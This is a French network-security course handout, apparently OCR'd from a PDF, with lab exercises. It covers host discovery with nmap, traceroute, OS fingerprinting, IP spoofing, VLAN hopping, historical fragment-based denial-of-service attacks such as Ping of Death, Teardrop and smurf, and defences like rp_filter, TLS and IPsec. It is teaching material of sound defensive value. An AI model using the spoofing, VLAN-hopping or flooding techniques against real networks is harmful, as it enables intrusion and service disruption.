En utilisant l'option `-sn` de `nmap`, il est possible de savoir quelles sont les machines présentes sur un réseau. Pour cela, et si le réseau à tester correspond au réseau local (déterminé grâce à l'adresse et au masque de réseau de la carte réseau), `nmap` va émettre une requête ARP pour chaque adresse du réseau spécifié. S'il obtient une réponse, c'est qu'une machine possède cette adresse IP. Cette technique permet donc de découvrir l'intégralité des hôtes d'un réseau local, y compris ceux qui ne répondent à aucune sollicitation (ICMP, etc.), puisque chaque équipement doit répondre aux requêtes ARP pour communiquer sur le réseau local.

Si le réseau cible ne correspond pas au réseau local, `nmap` va envoyer une requête ICMP (ping) et essayer de se connecter sur le port TCP 80 de chaque machine. Si l'un des deux tests réussit, c'est que l'adresse IP est associée à une machine existante.


Scanner le réseau local

Utilisez `nmap` pour déterminer toutes les machines présentes sur votre réseau local.
nmap -sn 10.../16

3.1.2 Architecture du réseau

Traceroute

Le fonctionnement de l'outil `traceroute` est simple : il envoie un paquet UDP sur le port 33434 avec un TTL de départ de 1 et augmentant de 1 à chaque paquet, et attend la réponse ICMP *time exceeded*. S'il n'y a pas de réponse, c'est que le routeur ne renvoie pas de réponse ICMP et une étoile apparaît (ou si la réponse n'a pas pu nous parvenir à cause du TTL, ce qui arrive avec d'anciennes versions du noyau BSD).



Avec l'option `-I`, ce programme utilise des paquets ICMP au lieu de UDP, et peut marcher si les ports UDP sont bloqués.

Avec l'option `-g` on peut spécifier au maximum 8 passerelles par lesquelles le paquet doit passer, dans le cas ou la route change entre les requêtes (c'est le *source routing*).

L'outil `traceroute` ne marche donc pas si les routeurs ne retournent pas de message d'erreur ou si ils changent le TTL des paquets qui les traversent. Un autre problème peut venir d'une règle de pare-feu qui bloque certains ports. Dans ce cas il faut fixer le port à un port qui serait accessible, par exemple 53. Malheureusement le programme `traceroute` incrémente de 1 le port à chaque saut. On peut donc utiliser `hping3` en imitant le fonctionnement de `traceroute`.

Pour finir, l'outil `tcptraceroute` permet d'utiliser la technique du TTL sur une connexion TCP valide : il crée une connexion TCP sur le port spécifié, puis envoie les paquets avec les TTL spéciaux, tout en gardant valides les autres paramètres de la connexion (numéros de séquence, etc.). Ainsi, cet outil permet de contourner certains pare-feu qui refusent les TTL faibles en dehors des connexion établies.

Record Route

Une option disponible dans l'entête IP s'appelle RECORD_ROUTE. Celle ci permet de savoir quels routeurs sont traversés : ceux-ci ajoutent une option à la fin de l'entête IP avec leur adresse. Comme

l'entête IP a une taille limitée (15 dwords - 5 dwords = 10 dwords pour les options), le nombre de routeurs affichés est limité à 9. Cependant beaucoup de routeurs ignorent ou suppriment cette option.

L'outil `ping` permet d'afficher la route prise par le paquet avec l'option `-R`. Si les paquets ICMP ne passent pas, `hping3` peut vous sauver en utilisant l'option `-G` sur n'importe quel paquet TCP ou UDP.

Découvrir la route

Trouvez la route prise par un paquet jusqu'au serveur Web de la spécialisation et celui des ACU, avec `traceroute` et `hping`. Utilisez ensuite `scapy` pour afficher visuellement le résultat.
Il faut imiter traceroute avec hping et un port ouvert

Diagnostiquer les troubles de personnalité

Une machine peut avoir plusieurs interfaces. Dans le cas d'un routeur, on peut par exemple pinger l'interface avec notre réseau ou l'interface d'un autre réseau. Il est donc légitime de vouloir affirmer que deux adresses IP correspondent à une même machine.

Dans le cas d'un routeur, la machine se trouve à un nombre précis de machine de nous. Le TTL sera donc le même pour toutes les interfaces. En regardant le TTL en envoyant un ping aux adresses voulues, on pourra savoir quelles sont les adresses du routeur. Sur un réseau /24 distant par exemple, il y aura 252 adresses à un TTL de x, et une seule à un TTL de $x-1$: elle correspond donc à l'adresse de l'interface du routeur.

Un autre moyen de présumer que deux adresses IP correspondent à la même machine est liée aux identifiants IP. Il est incrémenté de 1 à chaque paquet envoyé. En envoyant des paquets à une adresse, et en vérifiant que le champs ID de l'autre augmente en conséquence, il est fort probable qu'elles appartiennent à la même machine. Par défaut, les IP ID des systèmes OpenBSD sont aléatoires, cette méthode de marche donc pas avec ce système. De plus, sous Linux les champs ID des paquets SYN sont nuls, car ces paquets ont une petite taille et ont donc très peu de chance d'être fragmentés.

Interpréter les IP ID

Récupérer les IP ID émis par les ports TCP 22 et 25 de `assistants.epita.fr` et interpréter le résultat.
Avec `scapy`, tracez les IP ID de 200 paquets du site `www.example.com` et interpréter les résultats.
donner ip_ttl/getipid.py et modifier règle iptables avec interface

3.2 Fingerprinting IP

Le principe du *fingerprinting* est de déterminer la version précise du système d'exploitation d'un équipement distant, en reposant sur des particularités de l'implémentation (valeurs non définies dans les RFC).

Le but est de tester plusieurs caractéristiques pour construire un arbre de décision.

3.2.1 TTL

La valeur du TTL des paquets IP émis dépend de l'implémentation de la pile IP. Voici les valeurs des OS les plus courants :

Windows 9x	32
Windows NT4/.../10	128
Solaris 2.x	255
Linux 2.x et ultérieurs	64
FreeBSD/NetBSD/OpenBSD	64
OS390	60

On peut connaître le TTL des paquets avec `ping` ou `hping3` si la machine distante bloque les pings.

Identifier un système grâce au TTL

En utilisant le TTL, trouver quel système peut probablement tourner sur la machine `gate-ssh.epita.fr`

3.2.2 Drapeaux IP

Les drapeaux *Don't Fragment* et *Type Of Service* sont aussi des mouchards du système. Par exemple Linux 2.4 met un TOS à 12 en réponse aux messages ICMP *port unreachable* et positionne le bit DF à 1 pour plus de performances.

3.2.3 Contenu des ICMP Echo Request

Les données contenues dans un ICMP Echo Request ne sont pas spécifiées dans la RFC. Chaque implémentation de la pile TCP/IP met donc un contenu par défaut qui lui est propre.

Windows XP :

```
0x0020:  010d 0800 495c 0200 0200 6162 6364 6566  ....I\....abcdef
0x0030:  6768 696a 6b6c 6d6e 6f70 7172 7374 7576  ghijklmnopqrstuv
0x0040:  7761 6263 6465 6667 6869                 wabcdefghi
```

Linux 2.6 :

```
0x0020:  0106 0800 83c2 9018 0001 2a67 b846 1473  ..........*g.F.s
0x0030:  0200 0809 0a0b 0c0d 0e0f 1011 1213 1415  ................
0x0040:  1617 1819 1a1b 1c1d 1e1f 2021 2223 2425  ...........!"#$%
0x0050:  2627 2829 2a2b 2c2d 2e2f 3031 3233 3435  &'()*+,-./012345
```

FreeBSD :

```
0x0020:  3b68 0800 e897 af06 0000 46b8 864a 0003  ;h........F..J..
0x0030:  a858 0809 0a0b 0c0d 0e0f 1011 1213 1415  .X..............
0x0040:  1617 1819 1a1b 1c1d 1e1f 2021 2223 2425  ...........!"#$%
0x0050:  2627 2829 2a2b 2c2d 2e2f 3031 3233 3435  &'()*+,-./012345
```

Envoyer un ping à toutes les IP des srs pour leur faire deviner l'OS

3.2.4 Erreurs ICMP

La RFC1812 limite le nombre de paquets ICMP envoyés. En envoyant des paquets qui devraient retourner un message d'erreur ICMP, on peut évaluer cette limite qui dépend de l'implémentation.

La quantité d'information contenue dans les erreurs ICMP est également indicatrice du système.

3.3 Usurpation d'adresses IP

Il n'y a aucune protection sur l'adresse source d'un paquet IP, on peut facilement forger des paquets avec une autre adresse.

Envoyer un seul paquet en se faisant passer pour une autre machine est donc trivial. Si le protocole n'a pas d'état (UDP, ICMP, etc.) et si un seul paquet applicatif est suffisant pour entraîner une réaction, l'IP spoofing peut avoir des conséquences (avec syslog qui utilise 514/udp, il est donc possible d'envoyer de faux journaux).

Si le protocole est à état (TCP) ou que l'application nécessite plusieurs échanges, il faudra être capable d'envoyer d'autres paquets (avec les bons numéros de séquence ou données applicatives). On distingue deux types d'IP spoofing :

— en *man in the middle* : dans ce cas de figure, l'attaquant peut sniffer les paquets destinés à la victime. Il est donc possible de récupérer les informations nécessaires à la suite de la connexion et de réaliser une connexion spoofée complète, y compris avec des protocoles à état ;
— en aveugle (*blind spoofing*) : dans ce cas l'attaquant ne peut pas voir les réponses à nos fausses requêtes, il faut donc deviner les informations nécessaires (numéros de séquence TCP par exemple). Dans les temps anciens où les numéros de séquence étaient prévisibles, il suffisait d'envoyer plein de paquets dont les numéros de séquence tournaient autour de la valeur prévue pour qu'un puisse marcher, mais de nos jours ils sont choisis bien plus aléatoirement, ce qui complique fortement la tâche.

Il est donc trivial d'envoyer un paquet IP en usurpant l'adresse IP source, mais il est quasiment impossible d'établir une connexion complète en aveugle (cas d'IP spoofing en prenant une autre adresse sur Internet par exemple).

L'outil `hping3` permet par exemple de spécifier l'adresse source des paquets qu'il envoie.

IP source address Spoofing

Envoyez un ping à la machine de test du TP de la part du serveur Web de la spécialisation et admirez la réponse ICMP. Faire du spoofing avec une adresse qui ne nous appartient pas sans autorisation ou vers une machine non autorisée est illégal.
Mettre le vidéo projecteur sur la machine de TP et tcpdump ICMP

3.4 VLAN

Il est possible d'avoir plusieurs réseaux IP différents sur un même segment physique (même commutateur). Cependant, les paquets en broadcast seront envoyés sans distinction entre les réseaux et rien n'empêche une machine dans un réseau IP de communiquer avec une machine dans un autre réseau (en ajoutant une adresse IP virtuelle de l'autre réseau, en spécifiant une route manuelle, etc.).


Pour cloisonner de manière effective plusieurs réseaux IP sur un même commutateur, il faut utiliser des VLAN (ce qui implique que le commutateur puisse les gérer). Les VLAN sont souvent utilisés pour créer des réseaux d'administration ou des réseaux pour la VoIP sans avoir à multiplier le nombre de commutateurs. Un VLAN est matérialisé par un champ (4096 valeurs possibles) dans l'en-tête 802.1q.

Quand des VLAN sont utilisés, il est impératif de ne pas mélanger les schémas réseau sous peine de bordel inutilisable. Il faut :
— un schéma de niveau 2, faisant apparaître les commutateurs et les VLAN ;
— un schéma de niveau 3 (routage), ne faisant apparaître que des routeurs et des postes, avec leurs réseaux IP.

3.4.1 Fonctionnement

Le principe des VLAN est d'affecter un port physique du commutateur à un réseau, selon :
— les adresses Ethernet ;
— les adresses IP ;
— un état d'authentification (802.1x) ;
— une configuration fixe.
Il est évident que les deux premiers modes sont trivialement contournables (modification de l'adresse MAC ou IP).

Pour la configuration fixe, on distingue deux modes pour les ports :
— mode *access* : un seul VLAN (dit natif) est autorisé, les trames Ethernet sont marquées par ce numéro de VLAN si elles ne le sont pas déjà ;
— mode *trunk* : plusieurs numéros de VLAN sont autorisés. Dans ce cas, il est nécessaire de définir un numéro de VLAN natif pour les trames non marquées et de limiter les numéros de VLAN transportables.



Ports en mode *access* (deux VLAN différents) et un port en mode *trunk*.

Des postes dans deux VLAN différents ne peuvent communiquer entre eux que par l'intermédiaire d'un routeur ou d'un commutateur de niveau 3.

Les *Private VLAN* sont une fonctionnalité présente sur certains modèles de commutateurs, permettant d'empêcher le trafic entre les ports physiques, à l'exception de ceux marqués comme *trunk* (typiquement pour le port du commutateur relié à la passerelle par défaut). Ainsi, les attaques comme l'empoisonnement de cache ARP ne sont plus opérationnelles.

Ports en mode *private VLAN* et un port en mode *trunk*.

3.4.2 Sauts de VLAN

Les commutateurs CISCO offrent un protocole particulier (activé par défaut !) permettant de modifier à la volée le numéro de VLAN : le protocole DTP (*dynamic trunk protocol*. Ce protocole permet donc à une machine de changer de VLAN et donc d'accéder potentiellement à des réseaux auxquels elle ne devrait pas. Il faut impérativement désactiver ce mode.

Si le commutateur est configuré uniquement avec des VLAN natifs, il n'existe pas de méthode directe pour effectuer un saut de VLAN (l'inondation de la table CAM permet de diffuser le trafic au sein d'un même VLAN mais pas entre des VLAN distincts). La seule technique consiste à compromettre le commutateur, *via* ses interfaces d'administration (telnet, HTTP, etc.) si elles sont accessibles, en devinant le mot de passe administrateur (souvent laissé par défaut).

Il est également possible de changer de VLAN en réalisant une double encapsulation de l'entête 802.1q dans une trame Ethernet, si l'équipement réseau contient une erreur d'implémentation et ne supprime pas toutes les entêtes 802.1q.

3.5 Dénis de service IP

IP est un outil formidable pour créer des dénis de service.

On distingue deux types de DoS :
— exploitation d'une erreur d'implémentation, rendant le service ou la pile réseau indisponible jusqu'au redémarrage du service ou du système ;
— épuisement temporaire de ressources (*flood*), empêchant le temps de l'attaque de pouvoir accéder au service.

Il est important de connaître les attaques qui ne marchent plus de nos jours car celles-ci pourraient remarcher à la sortie d'un nouveau protocole (driver Wi-Fi, bluetooth, etc.).

3.5.1 Ping of Death

Le principe du PoD (1997) est d'envoyer une requête ICMP ECHO qui va faire planter la machine cible. Le paquet fragmenté envoyé en plusieurs parties avait une taille supérieure à la taille maximale d'un paquet IP (65536 octets).

premier fragment	deuxième fragment
MF = 1	MF = 0
offset = 0	offset = 1
size = 28	size = 65535

Le champ `taille` contient l'entête de 20 octets et le champ `offset` a pour unité 8 octets. Dans l'exemple ci-dessus, le deuxième fragment déborde donc de 8 octets.

Windows 95, NT4, Solaris 2.4, Minix, MacOS 7, AIX 3, Linux 2.0.23, HP/UX étaient vulnérables à cette attaque, et elle a fait la joie de milliers de gamins sur IRC pendant des années.

3.5.2 Teardrop

Le principe du Teardrop (1997) est d'envoyer un paquet IP fragmenté avec des offsets qui se superposent, faisant planter la pile IP de certaines machines.

premier fragment	deuxième fragment
MF = 1	MF = 0
offset = 0	offset = 1
size = 36	size = 28

Dans l'exemple ci-dessus, le deuxième fragment commence au 8e octet, alors que le premier fragment se termine au 16e octet.

Windows 3.1, 95, NT et les noyaux Linux inférieurs à 2.0.32 étaient vulnérables à cette attaque. Le résultat était un Blue Screen Of Death ou un reboot.

Une RFC (3128) a été écrite pour corriger ce problème.

3.5.3 Bonk

L'attaque Bonk (1998) est l'opposé du Teardrop, et les machines patchées contre cette attaque étaient vulnérable au Bonk. Le principe était d'envoyer un paquet fragmenté avec des offsets trop espacés, donc avec du vide dans le paquet.


premier fragment	deuxième fragment
MF = 1	MF = 0
offset = 0	offset = 2
size = 28	size = 28

Windows 95 et NT étaient vulnérables. L'attaque Boink est une variante.

3.5.4 Ping flood et smurf

Le principe du ping flood est d'envoyer des requêtes ping pour saturer temporairement la bande passante de la victime. Celui qui avait la plus grande gagnait :-)

Afin d'augmenter le nombre de paquets, il est possible d'envoyer une requête ICMP ECHO broadcast en spoofant l'adresse de la victime. Ainsi tous les hôtes du réseau vont lui répondre, et cela est beaucoup plus efficace. Cette attaque s'appelle le smurf.



3.5.5 ICMP blind connection reset

ICMP permet d'envoyer des paquets *Connection reset* : ce paquet contient l'adresse source, le port source, l'adresse de destination, le port de destination et le numéro de séquence du segment TCP qui a généré l'erreur. Le problème est que certains systèmes ne vérifient pas ce numéro de séquence, et la seule inconnu qu'il reste pour une personne qui ne peut pas sniffer la connexion est le port du client. Les systèmes vulnérables sont :

- Windows 98, 98 SE, Me
- Windows 2000 SP3, 2000 SP4
- Windows 2003 Server, 2003 Server SP1
- Windows XP SP1, XP SP2
- Linux avant 2.6.9-rc3
- OpenBSD avant 3.4

Avec ces systèmes, il est possible de couper n'importe quelle connexion en aveugle (à condition de connaître la machine distante et le port du serveur), en brute-forçant tous les ports client possibles.

3.6 Protections

3.6.1 Return Path Filter : Linux IP Spoofing protection

`rp_filter` est un code dans le noyau Linux qui évite une partie de l'IP spoofing.

Son principe est de rejeter les paquets dont l'adresse source ne correspond pas à l'interface d'entrée dans la table de routage (Return Path Filter, RFC1812), c'est à dire qu'un tel paquet arriverait d'une interface vers laquelle le noyau n'aurait pas routé le paquet.

Par exemple, sur une machine dont la table de routage correspond au tableau ci-dessous, un paquet arrivant sur l'interface eth1 avec une adresse n'appartenant pas au réseau 192.168.1.0/24 sera refusé. Sur l'interface eth0, tout paquet n'appartenant pas au réseau 192.168.1.0/24 sera accepté.

Destination	Masque	Iface
default	-	eth0
192.168.0.0	255.255.255.0	eth0
192.168.1.0	255.255.255.0	eth1

Le RPFilter ne protège donc que l'usurpation d'adresse IP entre des réseaux différents d'un routeur.

Pour l'activer il faut ajouter la ligne suivante au fichier /etc/sysctl.conf :

```
net.ipv4.conf.default.rp_filter = 1
```

3.6.2 Ignorer les broadcasts réseau

Pour empêcher d'être la source d'un smurf, il faut que le routeur d'entrée du réseau bloque les paquets dont la destination est l'adresse de broadcast du réseau interne (`no ip-direct-broadcast` dans les routeurs CISCO).

Les clients peuvent également ne pas répondre aux pings broadcast. Dans Linux, cette option se configure *via* `sysctl` :

```
net.ipv4.icmp_echo_ignore_broadcasts = 1
```

3.6.3 Désactivation d'ICMP

Par défaut, les machines UNIX répondent aux requêtes Echo et Timestamp, ce qui peut poser des problèmes.

Il y a plusieurs avantages à désactiver ICMP (du moins d'empêcher de répondre aux messages Query) :

- on ne peut pas savoir si une machine existe réellement sur le réseau, surtout si tous les autres paquets sont abandonnés
- cela évite une partie des méthodes de fingerprint
- cela évite de la fuite d'information
- cela évite d'être une source de DoS

Les messages ICMP *redirect* servaient à informer d'une meilleure route et changeaient la table de routage des machines dynamiquement, mais plus aucun système actuel ne tient compte de ces paquets (la configuration peut se changer avec les `sysctl` correspondants).

Malgré cela, désactiver les pings peut être ennuyeux pour l'administration système, en particulier pour des problèmes réseau. On peut donc autoriser les pings unicast dans certains cas.

3.6.4 Changement du TTL

Pour éviter les chances qu'un fingerprint marche, on peut changer le TTL par défaut des paquets.

Il existe plusieurs méthodes : avec un pare-feu (`iptables` ou `packet filter` le permettent), ou sur les machines *via* `sysctl` :

```
net.ipv4.ip_default_ttl = 128
```

3.6.5 TLS et SSL

Afin d'éviter le sniffing, la solution est le chiffrement. TLS (Transport Layer Security) et SSL (Secure Socket Layer) se situent au niveau applicatif, mais ils empêchent de sniffer en chiffrant les communications, c'est la raison de leur présence dans cette partie du cours.

SSL est l'ancien nom de TLSv1.0 (qui est en fait SSL v3.1). Ce protocole a été développé par Netscape et racheté par l'IETF pour devenir une RFC. SSL reposait uniquement sur MD5, alors que TLS ne repose pas forcément dessus. SSLv2 est obsolète et vulnérable à des attaques publiques, SSLv3 est une version de compatibilité à éviter, TLSv1.1 est la version la plus déployée de nos jours et TLSv1.2 commence à être déployée.

TLS se situe entre la couche application et la couche transport (couche OSI session), mais est implémentée par la couche application. TLS est indépendant du protocole utilisé (HTTP, FTP, POP, etc.). HTTPS utilise le port 443, POP3S utilise le port 995.

TLS utilise les certificats X.509 pour le serveur et il est également possible d'authentifier le client. Le certificat échangé possède les clés publiques pour l'échange des clés de session symétriques.


```
/tmp$ openssl x509 -text -in mail.google.com.pem
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1333363813653111691 (0x12810f52f527638b)
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=US, O=Google Inc, CN=Google Internet Authority G2
        Validity
            Not Before: Aug 29 12:34:31 2013 GMT
            Not After : Aug 29 12:34:31 2014 GMT
        Subject: C=US, ST=California, L=Mountain View, O=Google Inc, CN=mail.google.com
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (256 bit)
                pub:
                    04:51:7a:11:d9:14:36:52:a4:bd:34:5d:57:58:a8:
                    [...]
                    25:b0:d9:8f:b1
                ASN1 OID: prime256v1
```

```
        X509v3 extensions:
            X509v3 Extended Key Usage:
                TLS Web Server Authentication, TLS Web Client Authentication
            X509v3 Subject Alternative Name:
                DNS:mail.google.com
            X509v3 Key Usage:
                Digital Signature
            Authority Information Access:
                CA Issuers - URI:http://pki.google.com/GIAG2.crt
                OCSP - URI:http://clients1.google.com/ocsp
            X509v3 Subject Key Identifier:
                73:7D:[...]:B7:5B
            X509v3 Basic Constraints: critical
                CA:FALSE
            X509v3 Authority Key Identifier:
                keyid:4A:DD:[...]:81:2F
            X509v3 Certificate Policies:
                Policy: 1.3.6.1.4.1.11129.2.5.1
            X509v3 CRL Distribution Points:
                Full Name:
                  URI:http://pki.google.com/GIAG2.crl

    Signature Algorithm: sha1WithRSAEncryption
         5a:c1:03:c4:64:a7:8b:68:89:c0:49:e5:73:3e:39:eb:dd:13:
         [...]
         3f:bb:98:ed
-----BEGIN CERTIFICATE-----
MIIDujCCAqKgAwIBAgIIEoEPUvUnY4swDQYJKoZIhvcNAQEFBQAwSTELMAkGA1UE
[...]
Xh5f+yCUVYcLEizeRFnppjYIH3GEPtMIWeK+hAEvQJrQj7gKGBoKdclBP7uY7Q==
-----END CERTIFICATE-----
```

Le champ `issuer` décrit l'autorité de certification ayant signé le certificat au profit du site `Subject` (en particulier le `CN` final), permettant des opérations d'authentification de serveurs et de clients (`X509v3 Extended Key Usage`).

Voici les étapes de l'échange de clés (TLS Handshake), sans authentification du client :



Comme cet échange est relativement lourd, un nombre spécial, l'identifiant de session, généré à partir du *Master Secret* peut être envoyé avec les messages *Hello* pour continuer une communication terminée avec un même serveur (et les nombres aléatoires de ces messages vont créer une clé de session différente). L'identifiant de session est valable tant que les deux parties ont gardé le *Master Secret* correspondant.

Tout le reste de la communication utilise la clé de session pour assurer la confidentialité et l'intégrité avec un HMAC (TLS Record).

Pour se protéger des *man in the middle*, le client peut comparer le nom de domaine du serveur avec celui du certificat, mais ce n'est pas dans la RFC. Il faut également vérifier l'empreinte de la clé publique, disponible dans le certificat.

TLS est généralement utilisé dans deux contextes :
— protection d'un protocole particulier (HTTPS, SMTPS, etc.) : l'application cliente contacte le serveur et commence une session TLS pour protéger le trafic de l'application ;
— tunnel TLS (VPN TLS) : une application cliente (par exemple `openvpn`) monte un tunnel VPN protégé par TLS (en utilisant souvent le port 443) afin de pouvoir accéder à un réseau distant. Une interface Ethernet virtuelle est alors créée sur le poste client et la table de routage est modifiée pour que le trafic à destination du réseau distant soit encapsulé par le tunnel TLS.

TLS n'est pas une solution exempte de problèmes :
— il faut avoir confiance envers l'ensemble des AC (124 certificats racines dans Firefox...) ;
— tous les sites en HTTPS ne disposent pas de certificats signés, ce qui éduque mal l'utilisateur qui ne plus attention aux erreurs de certificats ;

— les implémentations ont de nombreux bugs (vérification de la chaîne de certificats, gestion d'un octet nul dans le nom de domaine, etc.) ;
— dans le cas de HTTPS, la plupart des connexions sont issues d'une connexion HTTP (redirection, lien ou formulaire) : en cas de man in the middle, il suffit de retirer à la volée le 's' (outil `sslstrip`).

Examiner une session TLS

Utiliser l'option `-msg` du programme `openssl s_client` pour analyser la connexion TLS créée en se connectant sur le serveur des ACU.

3.6.6 IPsec

IPsec (Internet Protocol Security) est souvent utilisé pour réaliser une interconnexion de sites distants en assurant la confidentialité et l'intégrité des données d'un réseau privé transitant sur un réseau publique. C'est un ensemble de protocoles qui se place entre IP et TCP et assure le chiffrement et l'authentification des paquets.

IPsec permet de protéger tous les protocoles de façon transparente.

Modes


IPsec fonctionne selon deux modes :
— mode transport : IPsec fournit une protection aux protocoles de niveau supérieur, souvent utilisé pour protéger une communication entre deux machines (point à point) ;
— mode tunnel : IPsec encapsule les paquets IP originaux dans d'autres paquets IP, souvent utilisé pour protéger une communication entre deux réseaux (mode chiffreur) ou entre une machine et un réseau (accès distant).

Protocoles


IPsec utilise deux principaux protocoles :
— AH (*Authentication Header*) : il assure l'authentification et l'intégrité des paquets IP (sauf des champs modifiables durant le transport, comme le TTL), grâce à un HMAC (HMAC-MD5 ou HMAC-SHA-1 par exemple) ;
— ESP (*Encapsulating Security Payload*) : il assure l'authentification, l'intégrité et la confidentialité du paquet IP :
  — en mode transport, il assure l'intégrité des données et éventuellement leur chiffrement ;
  — en mode tunnel, les données représentent l'intégralité du paquet d'origine, et il assure sa confidentialité.

Ces deux protocoles sont utilisés indépendamment, mais il est possible de les utiliser tous les deux en même temps. Voici comment s'intercale IPsec dans le paquet IP :


— AH mode transport (proto IP = 51) :




— AH mode tunnel (proto IP = 51) :



— ESP mode transport (proto IP = 50) :



— ESP mode tunnel (proto IP = 50) :



Associations de sécurité

Chaque canal protégé par IPsec s'appelle une AS (association de sécurité). C'est un canal unidirectionnel (il en faudra donc deux pour une communication dans les deux sens) qui repose sur une unique application de AH ou ESP (on aura donc plusieurs AS pour un même paquet si on utilise deux fois AH). Une AS est identifiée de manière unique par un SPI (*Security Parameters Index*), l'adresse IP de destination et un protocole (AH ou ESP).

